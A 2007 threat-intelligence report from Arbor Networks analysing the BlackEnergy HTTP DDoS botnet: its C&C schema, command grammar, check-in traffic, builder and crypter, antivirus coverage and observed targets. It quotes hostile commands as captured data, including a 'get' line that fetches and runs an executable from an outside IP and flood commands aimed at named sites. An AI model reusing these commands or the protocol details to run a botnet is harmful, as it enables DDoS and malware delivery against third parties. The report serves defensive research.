

BlackEnergy DDoS Bot Analysis

Jose Nazario, Ph.D.

jose@arbor.net

Arbor Networks

October 2007

Summary

BlackEnergy is an HTTP-based botnet used primarily for DDoS attacks. Unlike most common bots, this bot does not communicate with the botnet master using IRC. Also, we do not see any exploit activities from this bot, unlike a traditional IRC bot. This is a small (under 50KB) binary for the Windows platform that uses a simple grammar to communicate. Most of the botnets we have been tracking (over 30 at present) are located in Malaysian and Russian IP address space and have targeted Russian sites with their DDoS attacks.

This report is based on analysis of the distribution package of the BlackEnergy botnet, tracking approximately 30 live and distinct botnets, and disassembly of several samples captured in the wild.

Introduction

BlackEnergy is a web-based distributed denial of service (DDoS) bot used by the Russian hacker underground. We have begun tracking various networks using this bot to command and control their botnets. BlackEnergy gives the attackers an easy to control web-based bot that can launch various attacks and control the bots using a minimal syntax and structure. The BlackEnergy tools appear to have been developed by one or more Russian hackers. Also, at this time, most of the BlackEnergy command and control system (C&C) systems we have seen are hosted in Malaysia and Russia and are attacking Russian targets.

One of the main features the BlackEnergy bot author likes to promote in forums is that the bot can target more than one IP address per hostname. The authors promote that this feature is designed for targets that use DNS load balancing and ensures that their bots target all hosts for the attack. Also, the bot author has used a runtime encrypter to thwart antivirus detection.

Bot Command System

The BlackEnergy HTTP C&C is built on PHP, MySQL. In our investigations we often see compromised Linux or BSD servers that have been set up for this purpose. The toolkit has common filenames, such as “auth.php” and “db.sql”, and an informative help file written in Russian. The system normally installs with a password protection scheme using HTTP basic authentication to protect the botnet. Much of what we have learned about this botnet has come from captured PHP files and unprotected installations.

The botnet configuration is stored in a simple MySQL database. The commands have the following database schema:

```
CREATE TABLE `opt` (  
  `name` varchar(255) NOT NULL,  
  `value` varchar(255) NOT NULL,  
  PRIMARY KEY (`name`)  
);
```

The values for “name” can be any of the following and mirror the web UI controls (see below):

- attack_mode – a numerical value for the type of attack (default, drop by socket, drop by timeout)
- cmd – the command to send to the bot (see below)
- http_freq – how many requests per second to send in HTTP GET flood mode
- http_threads – how many program threads to create for the HTTP flood
- icmp_freq – how many ICMP packets to send in an ICMP attack mode
- icmp_size – how large of ICMP packets to send in ICMP attack mode
- max_sessions – for ‘drop by timeout’

Copyright © 2007 Arbor Networks, all rights reserved.

BlackEnergy DDoS Bot Analysis

- spoof_ip – Boolean, used in raw packet flooding attacks
- syn_freq – how frequently to send packets during a TCP SYN flood
- tcpudp_freq – how often to send TCP or UDP traffic
- tcp_size – how large the TCP packets should be
- udp_size – how large the UDP packets should be
- ufreq – how long (in minutes) to wait before checking for another command

A small table ‘stat’ is also created to track the size of the botnet and how well it has grown over time.

```
CREATE TABLE `stat` (  
  `id` varchar(50) NOT NULL,  
  `addr` varchar(16) NOT NULL,  
  `time` int(11) NOT NULL,  
  `build` varchar(255) NOT NULL,  
  PRIMARY KEY (`id`)  
);
```

The time a bot has polled the web server, the client’s IP address, and the build ID it presents in the POST data are all logged. The botnet control interface (see below) presents a summary of this information to the botnet master.

Bot Command Vocabulary

The BlackEnergy bot has a minimal vocabulary, based around three different types of commands. The first are the DDoS attack commands, the second is a download functionality, and the third are commands to stop the bot. Multiple commands may also be given and are separated by a semicolon, ie ‘get http://1.2.3.4/sample.exe;wait’.

DDoS attacks the BlackEnergy botnet can launch are controlled by the following arguments to the ‘flood’ command:

- icmp – a basic ICMP ping flood
- syn – a basic TCP SYN flood
- udp – a basic UDP traffic flood
- http – an HTTP GET request flooder. This command is given in the format ‘flood http <hostname> <optional URI>’, for example “flood http www.li-da.org index.php”. If no URI is given the bot will flood ‘/’.
- data – a basic binary packet flooder
- dns – a DNS request flooder

Several of these attacks – the ICMP flood, the TCP SYN flood, the UDP flood, the DNS flood and possibly the data flood attack – can utilize spoofed source addresses.

BlackEnergy also has a simple download mechanism. Although it is not documented in the versions we have analyzed we have seen it used in the wild. The command to tell the bots to fetch and launch a new executable is ‘get <url>’, i.e. “#get

<http://85.255.120.26/files/setup.exe>". This is similar to the IRC bot commands where a simple downloader is built into most bots. This binary does not seem to replace the original BlackEnergy bot binary, so it is unclear how the bots would be updated via this mechanism in the wild.

Finally, the bots can be told to remain silent and only check back for new commands via the "wait" or "stop" commands. "Stop" may be used to tell the bot to cease all DDoS attacks, and "wait" may just be a placeholder for the bots. Finally, the "die" command tells the bots to exit.

Bot Communications

The BlackEnergy botnet uses HTTP to communicate to its controlling servers by sending a POST message to the server. The message contains information about the bot's ID and its build ID. The specific bot ID is built from the system's SMB hostname and the System Volume ID from the C:\ drive. The botnet manager sets the build ID for the bot when the bot binary is built. This build ID could be used for tracking updates and distributions, or it could be used to screen out interlopers, such as our BlackEnergy tracker. When possible we set the build ID to an observed value.

Here is a bot checking into to the botnet controller at the URL <http://psamtek.cn/dot/stat.php>, showing the POST data and the header values. In this case, the malware was running on an Intel x86-based processor running Windows XP SP2. Data was captured using the CWSandbox automated analysis system.

```
POST /dot/stat.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 1.1.4322)

Host: psamtek.cn

Content-Length: 31

Cache-Control: no-cache

id=xCR2_243AEDBA&build_id=D5729
```

An example of what the bot would receive in response is shown below:

```
HTTP/1.1 200 OK

Date: Tue, 25 Sep 2007 08:30:13 GMT
```

BlackEnergy DDoS Bot Analysis

```
Server: Apache/2.0.59 (Unix) FrontPage/5.0.2.2635 PHP/5.2.3
mod_ssl/2.0.59 OpenSSL/0.9.7e-pl

X-Powered-By: PHP/5.2.3

Content-Length: 80

Connection: close

Content-Type: text/html

MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI3dhaXQjMTAjeENSMl8yN
DNBRURCQQ==
```

The response is Base64 encoded, and a simple transformation of this data show the command issued to the bots:

```
'10;2000;10;0;0;30;100;3;20;1000;2000#wait#10#xCR2_243AEDBA'
```

Splitting the fields along the '#' reveals that bot has no specific commands at this time and should come back in ten minutes, although packet flooding options are always expressed. The fields are separated by a semicolon and are, in order: ICMP frequency, ICMP packet size, SYN frequency, spoof IP or not (Boolean value), the attack mode, the maximum number of HTTP sessions, the HTTP connection frequency, the number of HTTP threads, the TCP and UDP frequency, the UDP size, and the TCP packet size. The bot's host ID is also echoed back to the bot, but it is unclear what purpose this serves.

Actual other commands we have seen from BlackEnergy botnets include:

```
2;2;5;0;2;5;2000;2;20;1026;1#flood syn hywd.info 80#60#xHOST

10;3000;10;1;0;30;10;25;15;2000;3000#flood http
partyofregions.org.ua#5#xHOST

1;999999;888888;0;0;30;1;99999997999999999;1;99999;9999#flood udp;
dns; icmp; http; syn; 77.91.226.6#15#xHOST

10;2000;10;1;0;30;50;50;20;1000;2000#flood syn www.ceag.ru,ceag.ru
80,81,82,83,443,25,22,21,110#10#xHOST
```


These commands reveal how flexible the DDoS options can be with this botnet. Note that the botnet tracker SMB hostname has been removed from all of the log examples.

Based on the POST data sent to the botnet C&C we observe at least three different major variants of the bot. The first uses a simple two-part data string to communicate with the web server, presenting the bot host ID and the build ID using two different variables. Another variant uses only one variable, 'data', to submit this information, and separates these two values with a colon (':'). The third type of BlackEnergy bot we see sends significantly more information to the botnet, including the bot's ability to provide a

SOCKS proxy, an HTTP proxy, as well as if it can receive an ICMP echo and its network speed. The evolutionary timeline of these variants is unclear at this time.

Botnet Runtime Configuration

The botnet master is given a simple PHP-based web UI to configure their botnet and given minimal statistics. This has the benefit of reducing the programming burden on the botnet master as well as presenting some minimal statistics for them.



The screenshot shows a web browser window titled "Botnet control". The interface is dark-themed with white text. It displays several statistics: "total bot's: 122", "bot's per hour: 173", "bot's per day: 433", and "bot's for all time: 1335". Below these is a section titled "statistic by builds" with "24DB7: 1335". The main configuration area is titled "Control bots" and contains several sections: "Flooders options" with sub-sections for "ICMP flooder" (freq: 10, packetsize: 2000), "SYN flooder" (freq: 10), and "HTTP-GET flooder" (freq: 100, threads: 3). There is also a section for "UDP and TCP/UDP data flooders" with fields for "UDP/TCP freq: 20", "UDP size: 1000", and "TCP size: 2000". An "Advanced SYN and ICMP options" section includes a "spoofer sender IP" checkbox, an "attack mode" dropdown menu set to "default", and a "max sessions: 30" field with "(for 'drop by timeout')". At the bottom, there is a "Command" field containing "wait" and a "[help]" link, followed by a "refresh rate: 10" field with "(in minutes)" and a "submit" button.

Availability

BlackEnergy is not widely available on the web, however in Russian language forums for computer hackers and the underground we have seen prices for BlackEnergy bots at around US\$40. The latest version is believed to be BlackEnergy version 1.7, released sometime in the summer of 2007. The BlackEnergy kit includes the web front end in PHP and with a MySQL setup (the schema, shown above, and the PHP code that integrates

BlackEnergy DDoS Bot Analysis

with it), as well as the Windows bot binary and builder. The file listing from a captured BlackEnergy 1.7 kit is shown below.

Archive: Length	BlackEnergy Date	DDoS Time	Bot.zip Name
0	09-30-07	07:58	BlackEnergy DDoS Bot/
0	09-30-07	07:58	BlackEnergy DDoS Bot/1.7/
78336	06-14-07	01:15	BlackEnergy DDoS Bot/1.7/builder.exe
19456	06-20-05	17:11	BlackEnergy DDoS Bot/1.7/cadt.dll
15977	06-05-07	21:15	BlackEnergy DDoS Bot/1.7/calc.exe
36352	05-11-07	02:01	BlackEnergy DDoS Bot/1.7/crypt.exe
896	02-27-07	02:46	BlackEnergy DDoS Bot/1.7/db.sql
30	06-05-07	20:46	BlackEnergy DDoS Bot/1.7/pass.txt
0	06-04-07	22:25	BlackEnergy DDoS Bot/1.7/www/
1505	06-04-07	22:23	BlackEnergy DDoS Bot/1.7/www/auth.php
1517	06-04-07	22:26	BlackEnergy DDoS Bot/1.7/www/cmdhelp.html
319	06-04-07	22:23	BlackEnergy DDoS Bot/1.7/www/config.php
5631	06-04-07	22:24	BlackEnergy DDoS Bot/1.7/www/index.php
492	01-23-07	06:40	BlackEnergy DDoS Bot/1.7/www/MySQL.php
987	06-04-07	22:20	BlackEnergy DDoS Bot/1.7/www/stat.php
807	10-11-06	13:14	BlackEnergy DDoS Bot/1.7/www/style.css
29184	06-06-07	22:46	BlackEnergy DDoS Bot/1.7/_bot.exe
----- 191489			----- 17 files

A system driver, “sysrv.sys”, is used to hide the bot’s processes and files, and is provided in the package as the file “calc.exe”. This is a basic rootkit that may or may not “ship” with the bot during an infection cycle. The file “_bot.exe” is the encrypted bot binary (see below). Because no exploit code is included in the basic BlackEnergy HTTP bot, external tools and methods must be used to load the bot onto a victim PC.

The files under “www/” contain the web server functionality and settings to communicate with the database as well as the password for users to log in, which is stored in “pass.txt”. The botnet will communicate with the file “stat.php”, and the administrator will interact with the PHP scripts “auth.php” to authenticate and “index.php” for botnet control and reporting.


BlackEnergy Build Time Configuration

The BlackEnergy bot, like most bots, uses a C&C server that is hardcoded into the compiled binary itself. The BlackEnergy kit is provided with a GUI configuration and build tool (builder.exe). The user can set up the location of the C&C server as well as defaults for attacks and actions. While the user can change the value, a unique build ID for the bot binary is generated at every invocation of the builder.exe program. This GUI tool is shown below.

Unlike most bots, however, the builder file calls a second executable over the bot binary (bot.exe) to encrypt it, yielding “_bot.exe” (by default), the final version of the bot. This

BlackEnergy DDoS Bot Analysis

is designed to defeat most antivirus detection. This “crypter” leaves a telltale signature in the binary that can be fingerprinted using a tool such as PEID. At runtime, the bot binary will decrypt itself in memory and execute as a normal Windows executable.



Detection by AntiVirus

A representative malware sample was used to determine AV coverage estimates, assuming the sample was a typical bot and had been known for at least 24 hours. What we found is that only a handful AV tools detect this sample in a meaningful way, and some with misleading names such as “Downloader”, “BHO” (indicating a simple Internet Explorer Browser Helper Object), or spyware. This multi-scanner detection was performed using the VirusTotal service on September 25, 2007, at 17:26 CET.

The specific file scanned had these attributes:

File size: 3193 bytes

MD5: ceeb67fb80be75fe8000713f15ae6c27

SHA1: f2b19ceb78219373933321a079b795a10c2f78d2

AhnLab-V3	2007.9.22.0/20070924	found nothing
AntiVir	7.6.0.15/20070925	found [ADSPY/Bho.CX.14]
Authentium	4.93.8/20070925	found nothing
Avast	4.7.1043.0/20070924	found nothing
AVG	7.5.0.485/20070925	found nothing

Copyright © 2007 Arbor Networks, all rights reserved.

BlackEnergy DDoS Bot Analysis

BitDefender	7.2/20070925	found nothing
CAT-QuickHeal	9.00/20070924	found [TrojanDownloader.Agent.dob]
ClamAV	0.91.2/20070925	found nothing
DrWeb	4.33/20070925	found nothing
eSafe	7.0.15.0/20070923	found [suspicious Trojan/Worm]
eTrust-Vet	31.2.5162/20070925	found nothing
Ewido	4.0/20070924	found nothing
F-Prot	4.3.2.48/20070925	found nothing
F-Secure	6.70.13030.0/20070925	found [Trojan-Downloader.Win32.Agent.dob]
FileAdvisor	1/20070925	found nothing
Fortinet	3.11.0.0/20070925	found [W32/Agent.DOB!tr.dldr]
Ikarus	T3.1.1.12/20070925	found [Trojan-Downloader.Win32.Small.edb]
Kaspersky	4.0.2.24/20070925	found [Trojan-Downloader.Win32.Agent.dob]
McAfee	5126/20070924	found nothing
Microsoft	1.2803/20070925	found nothing
NOD32v2	2549/20070925	found nothing
Norman	5.80.02/20070925	found [Harnig.gen1]
Panda	9.0.0.4/20070925	found [Suspicious file]
Prevx1	V2/20070925	found [Malware.Gen]
Rising	19.42.11.00/20070925	found nothing
Sophos	4.21.0/20070925	found [Mal/Packer]
Sunbelt	2.2.907.0/20070925	found [VIPRE.Suspicious]
Symantec	10/20070925	found [Downloader]
TheHacker	6.2.5.068/20070925	found [Trojan-Downloader.Win32.Agent.dob]
VBA32	3.12.2.4/20070925	found [Packed/FSG]
VirusBuster	4.3.26:9/20070925	found [Ad-Spyware.Bho.CX.14]
Webwasher-Gateway	6.0.1/20070925	found [Ad-Spyware.Bho.CX.14]

We have sent several samples of BlackEnergy binaries captured in the wild to various AV firms and research partners.

BlackEnergy DDoS Attack Activity

We have been tracking BlackEnergy botnets to study their popularity and the severity of the attacks they have been launching. To date (October 2, 2007) we have identified 27 active DDoS networks built on the BlackEnergy bot system. These URLs map back to 19 distinct IP addresses. 5 HTTP servers for BlackEnergy bots are located in TTNET, a Malaysian ISP using ASNs 9930 and 9121. The complete list of ASNs and counts is here:

1 server	16265	LEASEWEB LEASEWEB AS
1	23393	ISPRIME - ISPrime Inc.
1	23898	HOSTFRESH-AS-AP HostFresh Internet
1	25532	MASTERHOST-AS .masterhost autonomous system
1	26780	MCCOLO - McColo Corporation

Copyright © 2007 Arbor Networks, all rights reserved.

BlackEnergy DDoS Bot Analysis

1	39561	AGAVA Agava JSC AS number
1	41126	CENTROHOST-AS JSC Centrohost
1	41339	LEADERHOST-AS LeaderHost Ltd.
1	8342	RTCOMM-AS RTComm.RU Autonomous System
1	8560	ONEANDONE-AS 1&1 Internet AG
2	17992	AIMS-AP Applied Information Management Services.
2	27595	INTERCAGE - InterCage
2	9930	TTNET-MY TIMEdotNet Berhad
3 servers	9121	TTNET TTnet Autonomous System

A number of the targets of these botnets are located in Russian DNS or IP address space. We are not clear on the connection between the botnet and the targets. The ten most frequently attacked targets in a one week period starting September 26, 2007, are shown in the table below, based on actively polling the BlackEnergy botnet C&C server.

19 attacks	partyofregions.org.ua
20	77.91.226.6
27	offshoreltd.biz
33	forum.asechka.ru
41	www.leo-davinci.ru
41	rx-login.com
53	radiovkontakte.net.ru
55	hywd.info
65	russian-iphone.com
104	netplace.ru

Several of the botnets examined at contain a few hundred or less bots in them. Because of the authentication required to view the configuration in many of the setups, we cannot accurately estimate the size of the world's BlackEnergy botnets.

Conclusions

The BlackEnergy DDoS bot is another web-based bot that follows the standard models in this emerging malware space. It uses a user-defined poll interval to look for new commands and a simple command structure. Like other web-based bots, it uses Base64 encoding of the commands to obscure the attackers' intentions. We do not see significant DDoS attacks from most of these networks at this time, although we do know that at least one network was involved in high profile attacks on a Norwegian bank.

BlackEnergy appears to be a recently developed bot in active development, and the author has clearly lofty goals of AV detection and stealth. We expect more developments in the near future with this bot, and possibly more high profile DDoS targets as the attackers utilize their botnet.

Acknowledgements

The author wishes to thank the following individuals for their assistance in finding more BlackEnergy networks to track and additional information about this bot codebase: MJ, TF, JK, GW, P, W, and TK.

Sources

1. forum.xeka.ru/showthread.php?p=1077
2. <http://www.turbohide.com/index.php?q=aHR0cDovL2luZGV0YWlscy5pbmZvLw%3D%3D> via the Google translator cache.